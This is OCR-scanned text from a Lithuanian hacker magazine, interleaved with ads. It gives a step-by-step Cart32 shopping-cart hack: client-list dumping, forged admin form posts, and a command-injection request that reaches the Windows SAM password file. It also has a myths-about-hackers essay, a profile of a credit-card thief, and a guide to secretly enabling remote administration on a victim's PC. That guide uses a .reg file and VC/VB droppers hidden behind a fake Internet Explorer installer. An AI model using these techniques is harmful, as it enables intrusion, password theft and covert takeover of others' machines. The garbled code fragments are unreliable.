kliento slaptažodį, dažniausiai jis toks pat, kaip ir saito pavadinimas. Kadangi mes čia nagrinėjame www.victim.com, tai pavadinimas bus *victim*, naršyklėje renkame štai ką: <http://www.victim.com/scripts/cart32/cart32.exe/cart32clientlist> ir gauname klientų sąrašą su *hesuotais* slaptažodžiais.

O tai ir pavyks, jei turėsime slaptažodį ir žinysime.

Ar yra slaptažodžių, žinome, tai tikrai problema, jeigu tu laužai trečios arba mažesnės versijos parduotuvę. Blogiau, jei laužai krepšį su didesne negu 3 versija. Slaptažodžius teks dešifruoti, bet tai ne problema: *cart32* vartoja stiprų algoritmą, ir *cart32* slaptažodžių dešifrotorių galima rasti packetstorm.security.com.


Kitas turime turėti, kur yra saugomas "klientų" duomenų sąrašas ir slaptažodžiai. Uždavimas: surasti, kuri HTML:



```
<form method=post action="http://www.victim.com/scripts/cart32/c32web.exe/LoadTab">
```

```
<input type=hidden name="Client" va-
```

laidis. Tiesiai įspėjame pabrėžti, kad pabrėžti dalyką. Tai ir yra sunkiausia nulaužimo dalis, nes *cart32* – tai tik *shopping cart*, o ne *ftp*, *web* ir *net* ne *telnet* serveris, turintis funkcijų, leidžiančių pykdyti



Didmeninė ir mažmeninė
prekyba mobilių telefonų
priedais

Naujienua!

Nauji ir originalūs dėklai mobiliems telefonams



Viltanika

UAB "Viltanika"

A. Vienuolio g. 12, Vilnius,

tel./faks. (8-22) 61-70-30; (8-286) 2-55-88



Laidinių ir bevielių
telefonų priedai

Didelis laidinių ir
bevielių telefonų ir
telefonų su atsakikliais
pasirinkimas


```

<form method=post
action="http://www.victim.com/scripts/cart32/c32web.exe/LoadTe
<input type=hidden name="Client" value="ЛОГИН">
<input type=hidden name="ClientPassword" value="ХЕШИРОВАННЫЙ И
ДЕКРИПТОВАННЫЙ ПАРОЛЬ">
<input type=hidden name="TabName" value="General">
<input type=submit value="Click Here To Continue">

```

```

tim.com/scripts/cart32/c32web.exe?TabName=Cart
32%2B&Action=Save+Cart32%2B+Tab&SaveTab=Cart32%2B&Client
=LOGIN&ClientPassword=SLAPTAZODIS&Ad
=243+Password=1161+Save=Cart32%2B
PlusTabToSave=Run+External+Pro
gram&UseCMDLine=Yes&CMDLine=cmd.exe+%2F
c+dir+%3E+c%3A%5CC.\\WinNT\\repair\\sam_

```

Viskas, liko tik *palofinti* admino slaptažodį (softa pompuojame iš <http://www.securitysoftware-tech.com>), pasinaudoti juo ir pakeisti *index.html* į kokį nors kitą. Dėkui padarytas.

Ljph crack!

Bye or bye?

Kaip aš jau rašiau straipsnio pradžioje, tai įvyko ne prieš 3-4 metus, o neseniai. Šaltu, kuruose yra *cart32*, labai daug ir viską galima pakartoti be problemų. Sėkmingo hako ir skytelių tau parduotuvų :).

Yra jau padarytų eksploitų, kuriuos aš tau galėčiau pasiūlyti *cart32* vartojimui.

cart32scan.pl – paieškos skriptas. Palaiko versijos tikrinimą ir išveda išvadas apie nulaužimo galimybes.

cart32scan.c – populiarus eksploitas, panašus į **cart32scan.pl**. Taip pat moka skenuoti skriptą.

wemilo.tcl – visiems gerai žinomos **@stake** eksploitas. Funkcijos panašios į ką tik aprašytų eksploitų.

Aprašyti eksploita leidžia gauti admino teises krepšiui valdyti. Ir svarbiausia – prieina prie krepšio turinio.

10pht.00-04-27.cart32fix – ekskliuzyvinis tos pačios **@stake** bakfiksas, tiesa, šiek tiek pasenęs. Rekomenduojamas bendram lavinimui. Neoficialus *opensource* pat-čas populiariai *bagai*.

defeisą, bet yra jame dar *bagų*... *cart32* galima priversti parodyti bet kokio failo turinį! O jeigu galima skaityti bet kokį failą – galima pasižiūrėti *c:\WinNT\repair\sam_*, kur ir yra slaptažodžiai. O jau su tokiais slaptažodžiais tu gali viską.

Kaip tai padaryti?

Tai irgi daroma per naršyklę, ir be visokių HTML, viena eilutė. Štai ji:

`http://www.victim.com/scripts/cart32/c32web.exe/LoadTe`



Maxus, aka Maxus Stone

Rusijos platybių hakeris, paties skandalingiausio įsilaužimo į *on-line* parduotuvę autorius.



Būdamas devyniolikmetis 1999-ųjų Kalėdų išvakarėse jis įsilaužė į muzikos prekių parduotuvės *Cduniverse.com* duomenų bazę ir pagrobė informaciją apie 300 pirkėjų kreditines korteles. Be kita ko, dar pareikalavo 100 tūkstančių JAV dolerių už informacijos neplatimą. Kadangi smarkuoliui buvo atsakyta, jis atidarė parduotuvėlę adresu www.pc-radio.com/maxus.htm, kur pasiūlė 25 tūkstančius "gyvųjų" kortelių dykai arba po 1 dolerį už vieną. Pinigai buvo pervedami į "Hansa" banko Rygos filialą. Duodamas interviu "New York Times", NBC bei "SecurityFocus.com", vaikiną pateikė įsilaužimo įrodymus ir papasakojo, jog naudojo "ICVerify" procesinginio priedo skyelę. Tuo tarpu "Cybercash" vadybė viską neigė. "Discovercard", "American Express" ir dar nemažai kitų "Visa" ir "MasterCard" bankų emitentų buvo priversti išleisti dešimtis tūkstančių naujų kreditinių kortelių. *AntiOnline.com* FTB pajėgomis per savaitę buvo nustatyta hakerio asmenybė ir galimas jo bendrininkas Jevgenijus Fiodorovas (aka Diagnoz). Tačiau, remiantis "USA Today", APB News ir artimų FTB šaltinių duomenimis, šie žmonės nebuvo areštuoti. Mokslo įsilaužimą "ZDNet" agentūra įtraukė į garsiausių 2000-ųjų metų įsilaužimų top dešimtuką. Vaikino hobs – didžėjaus veikla.

DEŠIMT MITŲ APIE



HAKERIUS

Šaltinis: (www.mezhyakop.ru, www.mezhyakop.ru) (mailto:mezh@yandex.ru)



Kažkodėl apie hackerių amatą nuolat kuriamos neįtikėčiausios legendos ir mitai. Beje, mane nervina labiausiai tai, jog jų prisigalvoja ne tik paprasti mirtiniegijai, bet ir scenai artimi žmonės. Ai, nėra čia ko daug tuščiažodžiauti, važiuojam...

1. Hackeriai pralįs kur tik panorėję.

Na, taip, žinoma! Ypač po tavo draugužės sijonėliu. Mėšlas visa tai. Kaip sakoma, už kiekvieno išminčiaus nugaros visuomet stovi protingesnis vyrukas. Tad, nors ir koks kietas hackeris būtum, visuomet atsiras adminas, kuris tau ragus aplaužys. Nori pavyzdžių? Jų galima pateikti tūkstančiais. Kita vertus, kiekvienas sulaukytas hackeris, ar tas, apie kurį girdėjai, – aiškus pavyzdys.

2. Visi tie, apie kuriuos kalbame kaip apie hackerius, – tuščiagalviai. Apie tikruosius hackerius mes niekuomet nieko neišgirsime.

Kaip yra sakęs mano dievaitis Džeimsas Bondas: "Niekada nesakyk niekada". Tiesą sakant, antrasis teiginys trenkia visokiausiais mitais apie slaptašias tarnybas, kurios itin buvo populiarios socializmo laikais. Tuomet irgi nuolat būdavo dūsaujama: "Yra pas mus tokių dalykėlių, apie kuriuos nė pagalvoti nedrįstame". Idealių hackerių nėra. Lygiai taip pat, kaip nėra ir tobulų stalių ar kirpėjų. Klysta visi. Kita vertus, vieno klaida menkai pastebima, antro lyg tyčia išlenkda visiškai ne laiku ir ne vietoje. Tad "sužinosime – nesužinosime" – tik laiko klausimas. Žinoma, jei kietas hackeris, pajutęs realų pavojų, nesusivynios meškerių ir nepasirinks taikios profesijos.

1. Hakeriai pralįs kur tik panorėję.
2. Visi tie, apie kuriuos kalbame kaip apie hakerius, – tuščiagalviai. Apie tikruosius hakerius mes niekuomet nieko neišgirsime.
3. Hakeriai – tai ilgaplaukiai, liesi, nesiprausę žmonės paraudusiomis akimis, nuo ryto ligi vakaro tūnantys priešais monitorių.
4. Hakeriai dirba tik "Unikse".
5. Visuomet laužiasi per internetą arba trojanu, arba ekspluitu.
6. Nulaužimas – tai veiksmas, kai pakeičiamas pagrindinis serverio puslapis.
7. Hakeriai – tai "kompiuterinis" jaunimas.
8. Musų hakeriai – patys kiečiausi!
9. Hakeriai nulaužinėja ką nors tik todėl, kad "išsidirbinėja".
10. Hakeriai – buki, nuobodūs, kompleksuoti, nekalbūs žmonės.

3. Hakeriai – tai ilgaplaukiai, liesi, nesiprausę žmonės paraudusiomis akimis, nuo ryto ligi vakaro tūnantys priešais monitorių.

Kurgi ne O štai visi tolimojo plaukiojimo kapitonas rūko pypkes ir būtinai nešioja ūsus bei barzdas... Su prask pagaliau, jog visus šiuos stereotipus mums pri-meta žiniasklaida. Visų įdomiausia tai, jog daugelyje žiniasklaidos priemonių dirbantys piliečiai iš viso neturi žalio supratimo, kas per velnias tie hakeriai. Dėkui Dievui, mūsų žurnalas jau antrus metus padeda sklaidyti visus šiuos gandus bei mitus. Iš tiesų viskas labai paprasta: hakeriai – kuo įvairiausi žmonės. Vieni jų lanko naktinius klubus, trumpai kirptus plaukus dažo baltai ir tepa žele bei dėvi Dr. Martens storapadę avalynę. Kiti vaikšto apsirengę vinutėmis "sutvirtintomis" odinėmis striukėmis ir lanko sunkiojo roko koncertus. Treti – tiesiog angelėliai, mamųčių sūneliai... Ir niekas nė nenumano, ką tie vyrukai laisvalaikį išdarinėja su savo kompiuteriais.

4. Hakeriai dirba tik "Unikse".

Šis mitas itin populiarus. O atsirado jis tuomet, kai išplito "antimikrosoftinė" kompanija. Tuomet tapo madinga nemėgti M\$ ir kaifuoti nuo *.niksų. Beje, daugelis žmonių, garsiai šaukiančių: "M\$ – Must Die", tiesą sakant, akyse "Windows" nėra regėję. Šie žmogeliai net DOS nėra dirbę (nes tuomet dar su

šliaužtukais ropojo). Na, o kadangi, be "Windows" ir UNIX, apie nieką daugiau jie neišmanė, tad atsakymas į klausimą "kas kiečiau?", šiems vyrukams buvo akivaizdus.

Nors reikia pripažinti, kad šiame mite DALELĖ tiesos vis dėlto yra. Net skylėtieji *.niksai suteikia galimybių išdarinėti tokius dalykėlius, apie kuriuos "Windows" terpėje nepasvajosi. Ir kuomet hakinama ekspluitu, žinok, jog tai *.niksų nuopelnas. Tačiau nereikia pamiršti OS/2, tų pačių "Windows", socialinės inžinerijos ir t. t., ir pan. Be to, visi mano pažįstami hakeriai dirba keliose sistemose, o "Windows" – viena iš jų.

Paprastutis nulaužimas "Windows" terpėje: prisijungti prie frontpeidžerinio serverio ir įrašyti slaptažodžius. Ak, adminas pamiršo juos pakeisti? Ką gi, pasinaudok proga ir nulaužk. Ir nepamiršk, drauguži, visa tai atlieki "Windows" terpėje.

5. Visuomet laužiasi per internetą arba trojanu, arba ekspluitu.

Ak, koks madingas tas internetas! Na, tiesiog hitas internetas tapo toks populiarus, jog žmonės visiškai pamiršo on-line. O štai tie, kurie prisimena istoriją (juk turime žurnalo numerį apie tai, ar ne?...), puikiai atmena, jog seniai, labai seniai žmonės užsiiminėjo kardin-gu trešo (šiukšlių) padedami. Jie knaisiodavosi par-duotuvių ir bankų šiukšlių dėžėse ir rasdavo kreditų li-nijų sąrašų kopijų. Daugelis turbūt dar pamena istori-jas apie nulaužimus, kai buvo pasinaudota socialine inžinerija, t. y. kai kompiuteriu naudodavosi tik pasku-tinę minutę. Na, ir sezono hitas – fizinis serverio nu-laužimas, tuomet tu paprasčiausiai ateini, sėdiesi ant mašinos, kurioje sukasi serveris, ir darai su juo ką tik nori (na, tarkim, ištrauki laidą iš kištuko lizdo).


6. Nulaužimas – tai veiksmas, kai pakeičiamas pagrindinis serverio puslapis.

Ne, bobulyt, pagrindinio saito puslapio keitimas vadina-



IKI 1950-ųjų

Pradžią pradžioje buvo sukurtos gremėzdiškos mašinos (pavadinti jų kompiuteriais tiesiog liežuvis neapsiverčia), prie kurių dirbo subrendę žmonės baltais chalatais ir su atsuktuvėliais rankose. Supratai? Ne "kuriomis dirbo", o "prie kurių". Kompiuteriai tuo metu tik tik buvo pradėti gaminti ir jais besirūpinantys žmonės daugiausiai laiko praleisdavo knaisiodamiesi jų viduriuose. Tai buvo paprasčiausi mokslininkai – fizikai, matematikai, mechanikai, elektronikos žinovai. Jų net nevadindavo "kompiuteristais", kadangi tokia sąvoka dar nė nebuvo susiformavusi. Dar kartą pakartosiu, tai buvo tiesiog mokslininkai, kuriems teko dirbti su tuomet nauju reiškiniu – skaičiavimo mašinomis. Ir jau tikrai, savaime suprantama, jie tikrai nebuvo hakeriai.



1950-ųjų PABAIGA – 1960-ųjų PRADŽIA

Programuotojai įgyja neatsiejamą įvaizdžio detalę – akinius storais optiniais stiklais. Tuo metu pasirodė pirmieji iš jų, kuriuos drįsčiau pavadinti hako protėviais. Rimti suaugę žmonės, mokslininkai, pusę gyvenimo dirbę prie kompiuterių – profesionalūs programuotojai. Jie dirbo su tokiomis kalbomis, kaip "Assembler" ir "Fortran". Jie sukūrė pirmąsias operacines. Šie žmonės nieko nehakino, paprasčiausiai, bendraudami tarpusavyje, pradėjo formuoti tą kompiuterijos žargoną, kultūrą, santykius, kurių terpėje vėliau subrendo hakeriavimas. Jie sąlygojo žmogaus, daug dirbančio su kompiuteriu, stereotipą.

mas *defeisu* (apie jį gali rasti net specialų straipsnį). Atmink: nulaužimas – tai visiškai nebūtinai serverio nulaužimas. Galima nulaužti viršininko mobilųjį telefoną arba CD kopijavimo apsaugą. Apskritai kalbant, nulaužimas – tai patekimas ten, kur "pašaliniamis įeiti draudžiama". Štai ir viskas. Tokiu atveju, net "McDonald's" "užeigoje" praėjęs pro duris su užrašu "Stuff Only", tu nulauži *Maką*. Ir visiškai nesvarbu, ar tu tiesiog prilaikėi duris koja, kad jos netrinktelėtų išėjus darbuotojui, ar pajungei savo *Palm* prie kompiuterinės durų spynutės ir haktelėjai kodą, ar nutaikėi į apsauginio smilkinį granatsvaiddį "Mucha". Visa tai – nulaužimo metodai. Bet kuriuo atveju tu pasieki savo tikslą. O štai priemonių pasirinkimas – skonio reikalas.

7. Hakeriai – tai "kompiuterinis" jaunimas.

Geras mitas. Man jis patinka. Tebūnie taip Tačiau realiame gyvenime yra visiškai kitaip. Apie jaunimą tiesiog daugiau rašoma, kalbama ir t. t. Paprasčiausiai jaunimas dar nėra pakankamai subrendęs ir nori būti žinomas. O štai keturiasdešimtmečiai dėdulės, kurie dirba Saugumo departamente ir nulaužinėja strategiškai svarbios informacijos kodus, apie savo darbus tikrai nepuola pasakoti žurnalistams. Mat tų vyrų tarsi nėra :). Tiesa, ponai? Jūsų nėra. Jūs – šešėlis.

8. Musų hakeriai – patys kiečiausi!

Kurgi ne, o Paryžius – mados sostinė. Ne, brotyčiai, klystate, mados diktatorius – Londonas. Na, bet tai šiek tiek nesvarbu, apie madą nekalbėsime. Situacija štai kokia: buvusioje Tarybų Sąjungoje prieš penkiolika metų kompiuterių namuose beveik nebuvo. Pas mane susirinkdavo praktiškai visos kiemas pažastis rankomis surinkto "Spectrum" ir atvežto iš Anglijos "Commodore". O štai Jungtinėse Amerikos Valstijose tuo metu kompiuteris

namuose jau buvo savaime suprantamas dalykas. O padovanoti kompiuterį mylimam kūdikėliui gimtadienio proga buvo tiesiog madinga. Aš gi tuo metu vaikščiodavau į Visasajunginį skaičiavimo technikos centrą, kuriame stovėjo 40 "Robotron", 20 "Apple" ir keletas tėvyninės gamybos ESM stebuklų. Patys suprantate, jog man teko studijuoti šias mašinas, kad galėčiau jomis dirbti, o mes jomis būtent dirbdavome, o ne žaidimėliais mėgavomės. Štai ir susiklostė padėtis, jog pas mūsų kompiuteriais dirbo tik profesionalai, o užsienyje – kas tik panorėjęs. Būtent todėl mūsų hakerių profesionalumo lygis ir buvo aukštesnis. Nors su nuoširdžia pagarba tarybinams įsilaužėliams turiu priminti, jog tose pačiose Valsitijose normalūs kompiuteriai taip pat stovėjo universitetuose ir tyrimo centruose, kur priešais monitorius taip pat ne kvailėliai rymojo. Tačiau užsienio vyruks nereiškėjo nulaužinėti programų: jie galėjo jų nusipirkti, o mes negalime. Visų pirma, pas mus jos nebuvo parduodamos oficialiai, o jei ir pasirodydavo oficialioje prekyboje – neturėdavome pinigų joms įsigyti. Antra vertus, jei užsienyje darbdavys būtų sužinojęs, jog pavaldiniai darbo metu programas nulaužinėja, o ne dirba, tuojau pat išmestų tokių vikruolių iš darbo, o ten į darbo vietą dantimis įsikibę laikydavosi. Na, kaip pas mus dabar.

Tačiauėjo metai ir viskas stojosi į savo vietas. Dabar ir pas mus pilna kvailėlių, kuriems mamulytės Naujųjų metų proga po eglutę padeda kompiuterį. Tokie apdovanojimai, vos jį išsipakavę, jau mano esantys *mega ultra* hakeriai. Taigi šiuo metu "geriausių nėra". Plečiantis internetui hakeriavimas tapo internacionalinis, dauguma grupių sieja žmonės iš atokiausių pasaulio kampelių.

9. Hakeriai nulaužinėja ką nors tik todėl, kad "išsidirbinėja".

Žinoma, pasitaiko ir tokių atvejų. Tačiau dažniausiai taip elgiasi jaunikliai, kuriems dar būtina įrodyti SAU, jog jie hakeriai. Tuo tarpu normalūs žmonės laužiasi iš reikalo.

Vienas krienas žaisdamas užstrigo 12 lygyje. Kad ir kiek stengėsi – niekaip. Atsiduso, įlindo į žaidimą ir permetė pats save į aukštesnį lygį, nepamiršo ir karštąjį mygtuką įrašyti, kad kitą kartą būtų paprasčiau. Štai taip žaidimėlis ir buvo suniokotas. Kitam vyrui buvo labai striuka su pinigais, augo neturtingoje šeimoje, tad susirinko iš padėvėtų detalių kompiuteriuką ir... po truputėlį pradėjo nulaužinėti kokius nors apsaugos kodus už pinigus. Trečiam į internetą mirtinai reikia, pinigų – nėra. Štai ir teko kokiame turtingesniame vyrui su šiuo bėdžiumi internetu dalytis. Tik geradarys apie savo dosnumą nė neįtarė. Na, ir dar daugybė panašių pavyzdėlių. Taigi šiaip sau retas kuris nulaužinėja, nebent visiškai nebeturėdami ką veikti. Paprastai nulaužimas būna dėl normalaus motyvo, o ne "štai, koks aš esu!"

10. Hakeriai – buki, nuobodūs, kompleksuoti, nekalbūs žmonės.

Na, kurgi ne, buki. Štai tu, gudročiau, keliauk ir parašyk *demo* 512 baitų intrą, kuri dar ir nugalėtų! Kiekvieno kompiuteristo, juolab programuotojo puikiai išvystytas algoritminis mąstymas. Optimizuoti kodą – pagrindinis koderio darbas.

Kompleksuoti? Šis gandas itin paplitęs. Dažniausiai taip teigia tie, kurie nori įrodyti: "Tu štai kompleksuotas, o aš – ne! Manęs mama niekada nemušė lygintuvu per galvą! Niekada! Niekada! Girdite, su jumis kalbu!" :) Nekalbūs? Na, apie tai iš viso tingisi kalbėti. Juk tydomis praleidus keturias valandas priešais monitorių, būtinai norėsis su kuo nors pasikalbėti.

Tiesą sakant, daugybės mitų apie hakerius pakaktų visai enciklopedijai. Savaime suprantama, negaišiu laiko juos nagrinėdamas. Mano tikslas kitas: parodyti tau, jog ne viskas yra taip, kaip tau stengiasi įteigti aplinkiniai. Nepasiduok visuotinai priimtai nuomonei, tikėk savo paties patirtimi. Griauk stereotipus!



ADMINISTRUOJ

GIZMOBĖS, arba (pačiam tikrai)

Šis straipsnis skirtas tiems, kurie nerealiai panoro valdyti svetimus kompus. Bet, netgi jausdamas šį norą, tu sutiksi, kad visokie trojanai, virusai ir panašūs daikčiukai – tai mėšlas. Ir netgi jeigu tu nesutiksi, ne pro šalį būtų sužinoti kai ką iš naujos operos, kai visi metodai jau išbandyti.

Pasakyk man, kokie yra trojanų trūkumai? Pirmia, j juos reaguoja kas netingi: antivirusai, *spaideriai*, analizatoriai ir *fajervoliai*. Antra, ne viskas veikia taip, kaip to nori tu, ir apskritai sunku suprasti, kaip tu naudotis ir ko iš tavęs nori *developeris* :). Na, ir pagaliau visą laiką yra galimybė pagauti kažkokį kaka pačiam, kuris paims ir ištrins visas tavo *mp3* ir tris kartus suformatuos tavo *hardus*. Na, o apie jau egzistuojančių trojanų išeities tekstų keitimą aš nešneku, nes kyla tų pačių tekstų supratimo problema. Ir niekas negarantuoja, kad po to, kai tu prikiši ten savo *kopiraity*, visi pasaulio antivirusai nustos matyti programoje piktuką.

Žodžiu, laikas išbandyti ką nors nauja. Yra noro – skaityk medžiagą.

Kas suspėjo – tas adminas!

Turbūt visi žino, kad *win95-98* – pagal "Microsoft", kad ir kaip būtų juokinga, yra darbo stotys. O jei "stotys", vadinasi, jas reikia administruoti. Štai ir prikišo "Microsoft" ten administravimo *tulzų* rinkinuką (nors ir pakankamai silpną). Bet mums to užteks! Heh, kietai skamba – "administruoti" :).

Išvardinsiu kelis tokio metodo privalumus ir trūkumus:

Privalumai:

- 1) joks antivirusas nesuseks, kad administravimas yra įjungtas;
- 2) *total control* leidžia landžioti per visus *loginius* diskus su "read-write" priėjimu. Tai netgi kiekiau negu važinėti močiutės dviračiu :);
- 3) gali atidaryt/uzdaryt *šarus* (geriausi kaimyno pa-

veiksliukai – geriausiems tinklo draugams :);

4) galim matyti, kas šiuo metu landžioja po *šarus*, ir atjunginėti juos.


Trūkumai:

negali pasižiūrėti paleistų procesų sąrašo arba pajudinti pelės :).

Be to, tai yra "legalus" būdas, palyginti su kitais.

Ką reikia daryti

Pirmiausia reikia patikrinti, ar instaliuotas "NetWatcher". Tai naudinga *tulza*, kurios dėka mes ir administruosim. Pažiūrėk "Start" -> "Programs" -> "Accessories" -> "SystemTools". Jei neradai, ieškok *windows* direktoriuje failo "netwatch.exe". Jei ir ten neradai, tai instaliuok "Add/Remove Programs" -> "Windows Setup". Dabar viskas priklauso nuo Tinklo kaimynų :).




Kai tik *remote pepper* instaliavo sau "File and Printer

sharing" (o jis jį tikrai instaliavo, kitaip tinkle jam nėra ko veikti), kompe atsiranda nerealiai naudinga galimybė – nuotolinis administravimas. Pagal nutylėjimą ji išjungta, ir mūsų pagrindinė užduotis – įjungti ją. Čia yra du variantai: į kairę ir į dešinę :).

Pirmas būdas

Papasakosiu tau *real story*. Organizavome mes su pažįstamais LAN. Visiems buvo gera, bet tik ne man. Ir buvo šiame tinkle vienas mano draugelis, pavadinkim jį Jonuku. Tai va, užsimaniau sugadinti Jonukui gyvenimą. Bet kaip prie jo prisikasti? Pagalvojau, ir nusprendžiau nusiųsti pas jį šnipą – mūsų bendrą draugą.



Prieš operaciją "H" buvo instruktuos tas bendras pažįstamas, neva "kai būsi vietoje":

- 1) paprašyk Jonuko atnešti vandens (na, arba traškučių);
- 2) kol *goblinas* nebus, lįsk į "Control Panel" -> "Pas-

AME KAIMYNUS

swords" -> "Remote Administration";

3) uždėk varnelę, įvesk slaptažodį "yo" abiejuose laukuose;

2) uždaryk visus langus;

5) apsimesk taburete :).

Mano šnipas atbėgo pas Jonuką "pažaišti Q" ir...
MISSION ACCOMPLISHED!..

Antras būdas

Parašyti progą, kuri atidarytų *remote control* patį. Šis būdas turi savo plusų ir minusų. Minusai: bandymai priversti paleisti tavo šedevrą gali tęstis labai ilgai. Plusai: nereikia vaikščioti pas kiekvieną gobliną atsigerti; galima labai kokybiškai paslėpti pėdsakus; viskas labai paprasta. Trupučiukas teorijos. Informacija apie *šarus*, taip pat apie *remote control* saugoma registre adresu [HKLM\Software\Microsoft\Windows\Current Version\Network\LanMan\ADMIN\$], kur ADMIN\$ – tau užšarinto resurso vardas. Šiame skyriuje taip pat yra info apie slaptažodį, kelią (skyrius "Windows"), parametras "Parm1enc" – tai užšifruotas slaptažodis ir taip toliau. Mes turime du variantus, kaip tu pasinaudoti: importuoti programoje darbo su registru funkcijas, arba importuoti reikalingą informaciją iš failo. Kaip tikri patriotai eisime lengvesniu keliu, t. y. pasinaudosime antru variantu.

Sukuriame registro failą, pavadinimu "rulez.dat" (išplėtimas gali būti bet koks):

```
REGEDIT4[HKKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\ADMIN$]
"Flags"=dword:00000302
"Type"=dword:00000000
"Path"="j:\windows"
"Parm2enc"=hex:
"Parm1enc"=hex:6c,d5
"Remark"=""
```

Čia yra nedidelė problema dėl kelio iki "Windows" direktorijos, bet aš juk žinau, kad tu tikras *cool* hakeris ir gali sužinoti šį kelią pats (*btw* gali pabandyti parašyti vietoj kelio kintamąjį *%windir%*, bet man toks triukas nepavyko). Šiuo atveju parametre *Parm1enc* įrašytas slaptažodis "yo".

Čia tau pora pavyzdžių VB ir VC (*Visual*). VB – nes tai

paprasta, VC – nes tai kieta ;).

VC pavyzdys:

Sukuriame *win32* projektą, toliau "A simple Win32 Application", atidarome *cpp* failą:

```
#include "stdafx.h"
#include "stdio.h"
int APIENTRY WinMain(HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPSTR lpCmdLine,
int nCmdShow)
{
FILE *file = fopen("rulez.dat", "r");
if (file) // ar toks failas yra? {
fclose(file);
WinExec("regedit.exe /s rulez.dat", 1);
}
MessageBox(NULL, "Are you sure you want to continue Internet Explorer 5.0 setup?",
"Install", MB_OKCANCEL) ==
IDOK)
{
Sleep(5000); //
Isimes 5 sekundes
MessageBox(NULL, "Installation completed",
"Install", MB_OK);
}
else
{
MessageBox(NULL, "Installation failed",
"Install",
MB_OK);
}
return 0;
}
```

Iš pradžių tikrinama, ar yra failas "rulez.dat", vėliau importuojamas failas (jeigu jis

yra). Raktas "/s" reikalingas tam, kad *regedit* nereiktų "Add information to registry?"

VB pavyzdys:

Jeigu jau išdrįsai daryti tai su Zaziku, rekomenduoju daryti tai 5.0 versijoje, nes bus reikalingas tik "msvbvm50.dll". Sukuriame projektą, gaminam formą su daug pimpų ir:

```
Private Sub Form_Load()
On Error Resume Next
If Dir("rulez.dat") <> "" Then
x = Shell("regedit /s rulez.dat", vbNormalFocus)
End If
If Dir("hlds.exe") <> "" Then
x = Shell(App.Path & "/hlds.exe", vbNormalFocus)
Else
Call MsgBox("Error include WONCr_W95.dll",
```



Kol jūs skaitote šias eilutes, mes pagaminame dar 50 monitorių

PROVIEW

Pro Futuro (22) 232954
Komparsa (22) 310267
